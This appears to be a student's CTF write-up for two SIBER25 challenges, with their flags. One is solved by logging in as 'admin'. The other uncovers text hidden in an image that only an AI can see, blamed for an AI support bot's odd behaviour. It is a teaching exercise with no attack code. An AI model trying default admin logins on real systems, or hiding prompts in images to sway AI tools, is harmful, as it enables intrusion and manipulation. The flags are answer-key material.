


First step:

try to bruteforcing by using admin as logic bypass




Noh you got the flag



Flag: SIBER25{w3lcom3_70_c001357_c17y}

2. Deep on adversarial:



The screenshot shows a challenge page with a teal background. At the top left, there are two buttons: 'Challenge' and '11 Solves'. At the top right is a close button 'X'. The title 'Deep on Adversarial' is centered in a large white font, with the difficulty level '370' below it. Under the title are icons for like, share, and comment. The main text reads: 'Recently, our AI Tech Support behaved strangely. During investigation, we discovered two odd files on the culprit device are identical to a suspicious file from our server. We suspect something malicious is hidden inside the image itself, but we couldn't see it directly. Can you figure out how to uncover what's within the image that can only be seen by AI?'. Below this is the flag format 'Flag Format: SIBER25(flag)' and the creator '@penguincat'. A file icon and 'challenge.zip' are shown in a box. At the bottom, there is a 'Flag' input field and a 'Solved' button.

Challenge 11 Solves

Deep on Adversarial

370

Recently, our AI Tech Support behaved strangely. During investigation, we discovered two odd files on the culprit device are identical to a suspicious file from our server. We suspect something malicious is hidden inside the image itself, but we couldn't see it directly. Can you figure out how to uncover what's within the image that can only be seen by AI?

Flag Format: SIBER25(flag) Challenge Creator: @penguincat


challenge.zip

Flag

Solved

step 1 : try using python but didn't work and I try using other method like image editor to put some filter .

step 2:I combine filter grayscale,invert,vintage polaroid, and lower the brightness abit to make the image darker.




last step guess:

first try on the flag is `SIBER25{learning_m4hin3_learning}`

but I guess it wrong

and I try to look at it and notice the flag actually `SIBER{l3arn1ng_m4hin3_l3arn1ng }`



Flag : SIBER{l3arn1ng_m4hin3_l3arn1ng }